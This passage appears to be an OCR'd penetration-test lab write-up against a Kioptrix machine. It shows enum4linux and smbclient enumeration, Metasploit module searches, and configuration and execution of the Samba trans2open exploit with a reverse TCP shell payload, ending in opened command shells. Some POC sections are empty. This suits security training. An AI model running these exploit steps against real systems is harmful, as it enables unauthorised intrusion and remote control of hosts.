   89   auxiliary/admin/smb/check_dir_file                                        normal     No     SMB Scanner Check File/Directory Uti
   90   auxiliary/scanner/smb/pipe_auditor                                        normal     No     SMB Session Pipe Auditor
   91   auxiliary/scanner/smb/pipe_dcerpc_auditor                                 normal     No     SMB Session Pipe DCERPC Auditor
```


POC 5


adriela@kali: ~
└─$ enum4linux 10.211.55.5
Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Fri May 14 11:58:21 2021
| Target Information |
Target 10.211.55.5
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
| Enumerating Workgroup/Domain on 10.211.55.5 |
[+] Got domain/workgroup name: MYGROUP
| Nbtstat Information for 10.211.55.5 |
Looking up status of 10.211.55.5
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00
| Session Check on 10.211.55.5 |
[+] Server 10.211.55.5 allows sessions using username '', password ''
| Getting domain SID for 10.211.55.5 |
Domain Name: MYGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
| OS information on 10.211.55.5 |
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.211.55.5 from smbclient:
[+] Got OS info for 10.211.55.5 from srvinfo:
| OS information on 10.211.55.5 |
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.211.55.5 from smbclient:
[+] Got OS info for 10.211.55.5 from srvinfo:
KIOPTRIX Wk Sv PrQ Unx NT SNT Samba Server
platform_id : 500
os version : 4.5
server type : 0x9a03
| Users on 10.211.55.5 |
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.
Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.
| Share Enumeration on 10.211.55.5 |
Sharename Type Comment
IPC$ IPC IPC Service (Samba Server)
ADMIN$ IPC IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server Comment
KIOPTRIX Samba Server
Workgroup Master
MYGROUP KIOPTRIX
[+] Attempting to map shares on 10.211.55.5
//10.211.55.5/IPC$ [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing *
//10.211.55.5/ADMIN$ [E] Can't understand response:
tree connect failed: NT_STATUS_WRONG_PASSWORD
| Password Policy Information for 10.211.55.5 |
[E] Unexpected error from polenum:

POC 6


root@kali: /home/adriela
S-1-5-21-4157223341-3243572438-1405127623-1040 KIOPTRIX\unix_user.20 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIOPTRIX\games (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1042 KIOPTRIX\unix_user.21 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1043 KIOPTRIX\slocate (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1044 KIOPTRIX\unix_user.22 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIOPTRIX\utmp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIOPTRIX\squid (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\squid (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)
Getting printer info for 10.211.55.5
No printers returned.
enum4linux complete on Fri May 14 11:58:32 2021
(adriela㉿kali)-[~]
$ sudo su
[sudo] password for adriela:
(root💀kali)-[/home/adriela]
smbclient -L \\\\10.211.55.5\\
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:
Sharename Type Comment
IPC$ IPC IPC Service (Samba Server)
ADMIN$ IPC IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Server Comment
KIOPTRIX Samba Server
Workgroup Master
MYGROUP KIOPTRIX

POC 7


(root💀kali)-[/home/adriela]
smbclient \\\\10.211.55.5\\ADMIN$
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_WRONG_PASSWORD

POC 8

```
┌──(root💀kali)-[/home/adriela]
└─# smbclient \\\\10.211.55.5\\IPC$
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = y
es' is set
Anonymous login successful
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \>
```

POC 9

```
┌──(adriela㉿kali)-[~]
└─$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMM
MMMN$                              vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNMM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMNMNMNMMMm+..+MMNMNMNMNMNMMM
        https://metasploit.com


       =[ metasploit v6.0.42-dev-                         ]
+ -- --=[ 2123 exploits - 1138 auxiliary - 361 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
```

POC 10


adriela@kali: ~

```
msf6 > search smb

Matching Modules
================

   #    Name                                                      Disclosure Date  Rank       Check  Description
   -    ----                                                      ---------------  ----       -----  -----------
   0    exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulatio
   1    exploit/osx/browser/safari_file_policy                    2011-10-12       normal     No     Apple Safari file:// Arbitrary Code E
   2    auxiliary/server/capture/smb                                               normal     No     Authentication Capture: SMB
   3    post/linux/busybox/smb_share_root                                          normal     No     BusyBox SMB Sharing
   4    auxiliary/scanner/http/citrix_dir_traversal               2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Trav
   5    auxiliary/scanner/smb/impacket/dcomexec                   2018-03-19       normal     No     DCOM Exec
   6    auxiliary/scanner/smb/impacket/secretsdump                                 normal     No     DCOM Exec
   7    exploit/windows/scada/ge_proficy_cimplicity_gefebt        2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remo
   8    exploit/windows/smb/generic_smb_dll_injection             2015-03-04       manual     No     Generic DLL Injection From Shared Res
   9    exploit/windows/http/generic_http_dll_injection           2015-03-04       manual     No     Generic Web Application DLL Injection
   10   exploit/windows/smb/group_policy_startup                  2015-01-26       manual     No     Group Policy Script Execution From Sh
   11   exploit/windows/misc/hp_dataprotector_install_service     2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Inst
   12   exploit/windows/misc/hp_dataprotector_cmd_exec            2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command
   13   auxiliary/server/http_ntlmrelay                                            normal     No     HTTP Client MS Credential Relayer
   14   exploit/windows/smb/ipass_pipe_exec                       2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Exe
   15   auxiliary/gather/konica_minolta_pwd_extract                                normal     No     Konica Minolta Password Extractor
   16   auxiliary/fileformat/odt_badodt                           2018-05-01       normal     No     LibreOffice 6.03 /Apache OpenOffice 4
   17   post/linux/gather/mount_cifs_creds                                         normal     No     Linux Gather Saved mount.cifs/mount.s
   18   exploit/windows/smb/ms03_049_netapi                       2003-11-11       good       No     MS03-049 Microsoft Workstation Servic
   19   exploit/windows/smb/ms04_007_killbill                     2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bits
   20   exploit/windows/smb/ms04_011_lsass                        2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRo
   21   exploit/windows/smb/ms04_031_netdde                       2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Ove
   22   exploit/windows/smb/ms05_039_pnp                          2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Serv
   23   exploit/windows/smb/ms06_025_rras                         2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overf
   24   exploit/windows/smb/ms06_025_rasmans_reg                  2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMA
   25   exploit/windows/smb/ms06_040_netapi                       2006-08-08       good       No     MS06-040 Microsoft Server Service Net
   26   exploit/windows/smb/ms06_066_nwapi                        2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.d
   27   exploit/windows/smb/ms06_066_nwwks                        2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll
   28   exploit/windows/smb/ms06_070_wkssvc                       2006-11-14       manual     No     MS06-070 Microsoft Workstation Servic
   29   exploit/windows/smb/ms07_029_msdns_zonename               2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service ex
   30   exploit/windows/smb/ms08_067_netapi                       2008-10-28       great      Yes    MS08-067 Microsoft Server Service Rel
   31   exploit/windows/smb/smb_relay                             2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay
   32   exploit/windows/smb/ms09_050_smb2_negotiate_func_index    2009-09-07       good       No     MS09-050 Microsoft SRV2.SYS SMB Negot
   33   exploit/windows/browser/ms10_022_ie_vbscript_winhlp32     2010-02-26       great      No     MS10-022 Microsoft Internet Explorer
   34   exploit/windows/smb/ms10_061_spoolss                      2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Serv
   35   exploit/windows/fileformat/ms13_071_theme                 2013-09-10       excellent  No     MS13-071 Microsoft Windows Theme File
   36   exploit/windows/fileformat/ms14_060_sandworm              2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Packag
   37   exploit/windows/smb/ms17_010_eternalblue                  2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windo
   38   exploit/windows/smb/ms17_010_eternalblue_win8             2017-03-14       average    No     MS17-010 EternalBlue SMB Remote Windo
   39   exploit/windows/smb/ms17_010_psexec                       2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynerg
   40   auxiliary/admin/smb/ms17_010_command                      2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynerg
   41   auxiliary/scanner/smb/smb_ms17_010                                         normal     No     MS17-010 SMB RCE Detection
   42   auxiliary/dos/windows/smb/ms05_047_pnp                                     normal     No     Microsoft Plug and Play Service Regis
```


adriela@kali: ~

```
   42   auxiliary/dos/windows/smb/ms05_047_pnp                                     normal     No     Microsoft Plug and Play Service Regist
   43   auxiliary/dos/windows/smb/rras_vls_null_deref             2006-06-14       normal     No     Microsoft RRAS InterfaceAdjustVLSPoint
   44   auxiliary/admin/mssql/mssql_ntlm_stealer                                   normal     No     Microsoft SQL Server NTLM Stealer
   45   auxiliary/admin/mssql/mssql_ntlm_stealer_sqli                              normal     No     Microsoft SQL Server SQLi NTLM Stealer
   46   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                      normal     No     Microsoft SQL Server SQLi SUSER_SNAME
   47   auxiliary/admin/mssql/mssql_enum_domain_accounts                           normal     No     Microsoft SQL Server SUSER_SNAME Windo
   48   auxiliary/dos/windows/smb/ms06_035_mailslot               2006-07-11       normal     No     Microsoft SRV.SYS Mailslot Write Corru
   49   auxiliary/dos/windows/smb/ms06_063_trans                                   normal     No     Microsoft SRV.SYS Pipe Transaction No
   50   auxiliary/dos/windows/smb/ms09_001_write                                   normal     No     Microsoft SRV.SYS WriteAndX Invalid Da
   51   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                  normal     No     Microsoft SRV2.SYS SMB Negotiate Proce
   52   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                     normal     No     Microsoft SRV2.SYS SMB2 Logoff Remote
   53   auxiliary/dos/windows/smb/vista_negotiate_stop                             normal     No     Microsoft Vista SP0 SMB Negotiate Prot
   54   auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop                 normal     No     Microsoft Windows 7 / Server 2008 R2 S
   55   auxiliary/scanner/smb/psexec_loggedin_users                                normal     No     Microsoft Windows Authenticated Logged
   56   exploit/windows/smb/psexec                                1999-01-01       manual     No     Microsoft Windows Authenticated User C
   57   auxiliary/dos/windows/smb/ms11_019_electbowser                             normal     No     Microsoft Windows Browser Pool DoS
   58   exploit/windows/smb/smb_rras_erraticgopher                2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntr
   59   auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow                   normal     No     Microsoft Windows SRV.SYS SrvSmbQueryF
   60   exploit/windows/smb/ms10_046_shortcut_icon_dllloader      2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Execu
   61   exploit/windows/smb/ms15_020_shortcut_icon_dllloader      2015-03-10       excellent  No     Microsoft Windows Shell LNK Code Execu
   62   auxiliary/docx/word_unc_injector                                           normal     No     Microsoft Word UNC Path Injector
   63   auxiliary/spoof/nbns/nbns_response                                         normal     No     NetBIOS Name Service Spoofer
   64   exploit/windows/smb/netidentity_xtierrpcpipe              2009-04-06       great      No     Novell NetIdentity Agent XTIERRPCPIPE
   65   exploit/netware/smb/lsass_cifs                            2007-01-21       average    No     Novell NetWare LSASS CIFS.NLM Driver S
   66   exploit/windows/oracle/extjob                             2007-01-01       excellent  Yes    Oracle Job Scheduler Named Pipe Comman
   67   auxiliary/admin/oracle/ora_ntlm_stealer                   2009-04-07       normal     No     Oracle SMB Relay Code Execution
   68   auxiliary/admin/smb/psexec_ntdsgrab                                        normal     No     PsExec NTDS.dit And SYSTEM Hive Downlo
   69   auxiliary/scanner/sap/sap_smb_relay                                        normal     No     SAP SMB Relay Abuse
   70   auxiliary/dos/sap/sap_soap_rfc_eps_delete_file                             normal     No     SAP SOAP EPS_DELETE_FILE File Deletion
   71   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing               normal     No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING
   72   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence             normal     No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTEN
   73   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                            normal     No     SAP SOAP RFC RZL_READ_DIR_LOCAL Direct
   74   auxiliary/fuzzers/smb/smb_create_pipe_corrupt                              normal     No     SMB Create Pipe Request Corruption
   75   auxiliary/fuzzers/smb/smb_create_pipe                                      normal     No     SMB Create Pipe Request Fuzzer
   76   exploit/windows/smb/smb_doublepulsar_rce                  2017-04-14       great      Yes    SMB DOUBLEPULSAR Remote Code Execution
   77   exploit/windows/smb/smb_delivery                          2016-07-26       excellent  No     SMB Delivery
   78   auxiliary/admin/smb/list_directory                                         normal     No     SMB Directory Listing Utility
   79   auxiliary/scanner/smb/smb_enumusers_domain                                 normal     No     SMB Domain User Enumeration
   80   auxiliary/admin/smb/delete_file                                            normal     No     SMB File Delete Utility
   81   auxiliary/admin/smb/download_file                                          normal     No     SMB File Download Utility
   82   auxiliary/admin/smb/upload_file                                            normal     No     SMB File Upload Utility
   83   auxiliary/scanner/smb/smb_enum_gpp                                         normal     No     SMB Group Policy Preference Saved Pass
   84   auxiliary/scanner/smb/smb_login                                            normal     No     SMB Login Check Scanner
   85   auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                              normal     No     SMB NTLMv1 Login Request Corruption
   86   auxiliary/fuzzers/smb/smb_negotiate_corrupt                                normal     No     SMB Negotiate Dialect Corruption
   87   auxiliary/fuzzers/smb/smb2_negotiate_corrupt                               normal     No     SMB Negotiate SMB2 Dialect Corruption
   88   auxiliary/scanner/smb/smb_lookupsid                                        normal     No     SMB SID User Enumeration (LookupSid)
   89   auxiliary/admin/smb/check_dir_file                                         normal     No     SMB Scanner Check File/Directory Utili
   90   auxiliary/scanner/smb/pipe_auditor                                         normal     No     SMB Session Pipe Auditor
   91   auxiliary/scanner/smb/pipe_dcerpc_auditor                                  normal     No     SMB Session Pipe DCERPC Auditor
```


POC 11



POC 12



POC 13



POC 14

```
msf6 > searchsploit trans2open
[*] exec: searchsploit trans2open

------------------------------------------------------------------ ----------
---------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------
---------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)      | osx/remote/9924.
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/1
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploi | linux_x86/remote/
rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/1
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metas | solaris_sparc/re
330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)        | unix/remote/2246
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)        | unix/remote/2246
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)        | unix/remote/2247
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)        | unix/remote/2247
------------------------------------------------------------------ ----------
```

POC 15

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open     2003-04-07       great  No     Samba trans2open Ove
rflow (*BSD x86)
   1  exploit/linux/samba/trans2open       2003-04-07       great  No     Samba trans2open Ove
rflow (Linux x86)
   2  exploit/osx/samba/trans2open         2003-04-07       great  No     Samba trans2open Ove
rflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open     2003-04-07       great  No     Samba trans2open Ove
rflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/s
amba/trans2open
```

POC 16

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts
                                       file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.211.55.3      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

POC 17

```
msf6 exploit(linux/samba/trans2open) > set rhost 10.211.55.5
rhost => 10.211.55.5
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/debug_trap                                     normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP In
   3   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP
   4   payload/generic/tight_loop                                     normal  No     Generic x86 Tight Loop
   5   payload/linux/x86/adduser                                      normal  No     Linux Add User
   6   payload/linux/x86/chmod                                        normal  No     Linux Chmod
   7   payload/linux/x86/exec                                         normal  No     Linux Execute Command
   8   payload/linux/x86/meterpreter/bind_ipv6_tcp                    normal  No     Linux Mettle x86, Bind IPv6 TCP St
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid               normal  No     Linux Mettle x86, Bind IPv6 TCP St
   10  payload/linux/x86/meterpreter/bind_nonx_tcp                    normal  No     Linux Mettle x86, Bind TCP Stager
   11  payload/linux/x86/meterpreter/bind_tcp                         normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp_uuid                    normal  No     Linux Mettle x86, Bind TCP Stager
   13  payload/linux/x86/meterpreter/reverse_ipv6_tcp                 normal  No     Linux Mettle x86, Reverse TCP Stag
   14  payload/linux/x86/meterpreter/reverse_nonx_tcp                 normal  No     Linux Mettle x86, Reverse TCP Stag
   15  payload/linux/x86/meterpreter/reverse_tcp                      normal  No     Linux Mettle x86, Reverse TCP Stag
   16  payload/linux/x86/meterpreter/reverse_tcp_uuid                 normal  No     Linux Mettle x86, Reverse TCP Stag
   17  payload/linux/x86/metsvc_bind_tcp                              normal  No     Linux Meterpreter Service, Bind TC
   18  payload/linux/x86/metsvc_reverse_tcp                           normal  No     Linux Meterpreter Service, Reverse
   19  payload/linux/x86/read_file                                    normal  No     Linux Read File
   20  payload/linux/x86/shell/bind_ipv6_tcp                          normal  No     Linux Command Shell, Bind IPv6 TCP
   21  payload/linux/x86/shell/bind_ipv6_tcp_uuid                     normal  No     Linux Command Shell, Bind IPv6 TCP
   22  payload/linux/x86/shell/bind_nonx_tcp                          normal  No     Linux Command Shell, Bind TCP Stag
   23  payload/linux/x86/shell/bind_tcp                               normal  No     Linux Command Shell, Bind TCP Stag
   24  payload/linux/x86/shell/bind_tcp_uuid                          normal  No     Linux Command Shell, Bind TCP Stag
   25  payload/linux/x86/shell/reverse_ipv6_tcp                       normal  No     Linux Command Shell, Reverse TCP S
   26  payload/linux/x86/shell/reverse_nonx_tcp                       normal  No     Linux Command Shell, Reverse TCP S
   27  payload/linux/x86/shell/reverse_tcp                            normal  No     Linux Command Shell, Reverse TCP S
   28  payload/linux/x86/shell/reverse_tcp_uuid                       normal  No     Linux Command Shell, Reverse TCP S
   29  payload/linux/x86/shell_bind_ipv6_tcp                          normal  No     Linux Command Shell, Bind TCP Inli
   30  payload/linux/x86/shell_bind_tcp                               normal  No     Linux Command Shell, Bind TCP Inli
   31  payload/linux/x86/shell_bind_tcp_random_port                   normal  No     Linux Command Shell, Bind TCP Rand
   32  payload/linux/x86/shell_reverse_tcp                            normal  No     Linux Command Shell, Reverse TCP I
   33  payload/linux/x86/shell_reverse_tcp_ipv6                       normal  No     Linux Command Shell, Reverse TCP I
```

POC 18

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.211.55.5      yes       The target host(s), range CIDR identifier, or hosts file wit
                                      h syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  10.211.55.3      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

POC 19

```
msf6 exploit(linux/samba/trans2open) > set lhost 10.211.55.3
lhost => 10.211.55.3
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 10.211.55.3:4444
[*] 10.211.55.5:139 - Trying return address 0xbffffdfc...
[*] 10.211.55.5:139 - Trying return address 0xbffffcfc...
[*] 10.211.55.5:139 - Trying return address 0xbffffbfc...
[*] 10.211.55.5:139 - Trying return address 0xbffffafc...
[*] 10.211.55.5:139 - Trying return address 0xbffff9fc...
[*] 10.211.55.5:139 - Trying return address 0xbffff8fc...
[*] Command shell session 1 opened (10.211.55.3:4444 -> 10.211.55.5:32769) at 2021-05-14 12
:46:09 -0600

[*] Command shell session 2 opened (10.211.55.3:4444 -> 10.211.55.5:32770) at 2021-05-14 12
:46:09 -0600
[*] Command shell session 3 opened (10.211.55.3:4444 -> 10.211.55.5:32771) at 2021-05-14 12
:46:13 -0600
```

POC 20